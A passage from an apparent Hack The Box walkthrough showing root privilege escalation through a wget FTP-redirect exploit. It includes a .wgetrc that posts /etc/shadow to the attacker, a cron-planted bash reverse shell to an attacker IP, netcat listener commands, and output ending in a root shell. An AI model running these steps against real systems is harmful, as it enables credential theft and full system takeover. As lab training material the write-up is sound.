```
post_file = /etc/shadow
output_document = /etc/cron.d/wget-root-shell
```

Third, in kali, in the same directory as .wgetrc `python -m pyftpdlib -p21 -w`

Fourth, copy the **wget-exploit.py** that the author gives, but change the code to give a reverse shell. And then transfer this exploit over to the victim shell.

```
HTTP_LISTEN_IP = '0.0.0.0'
HTTP_LISTEN_PORT = 80
FTP_HOST = '10.10.14.34'
FTP_PORT = 21
ROOT_CRON = "* * * * * root bash -c 'bash -i >& /dev/tcp/10.10.14.34/4321 0>&1' \n"
```

Fifth, start a netcat listener: `nc -nvlp 4321`

The exploit requires a server to run on the box on **80**, wh netcat can't do. But **authbind** allows us to run ports as root (which Linpeas let us know was on the box during it's enumeration run)

```
/tmp/tmux-1000
/tmp/.X11-unix
/tmp/.XIM-unix
/usr/bin/authbind
/var/crash
```

Exploit Execution

Make sure all your listeners and FTP servers are running, and then on the victim box run: `authbind python wget-exploit.py`

The script will give you feedback on how it runs. It will first produce the shadow file, and then after a minute or two it should trigger your reverse shell.

```
Ready? Is your FTP server running?
FTP found open on 10.10.14.34:21. Let's go then

Serving wget exploit on port 80...


We have a volunteer requesting /archive.tar.gz by GET :)

Uploading .wgetrc via ftp redirect vuln. It should land in /root


10.0.3.133 - - [17/Jul/2020 07:32:01] "GET /archive.tar.gz HTTP/
1.1" 301 -
Sending redirect to ftp://anonymous@10.10.14.34:21/.wgetrc

We have a volunteer requesting /archive.tar.gz by POST :)

Received POST from wget, this should be the extracted /etc/shado
w file:
```

```
kali@kali:~$ nc -nvlp 4321
listening on [any] 4321 ...
connect to [10.10.14.34] from (UNKNOWN) [10.10.10.55] 39134
bash: cannot set terminal process group (817): Inappropriate ioc
tl for device
bash: no job control in this shell
root@kotarak-int:~# whoami
whoami
root
root@kotarak-int:~# cat /root/root.txt
cat /root/root.txt
```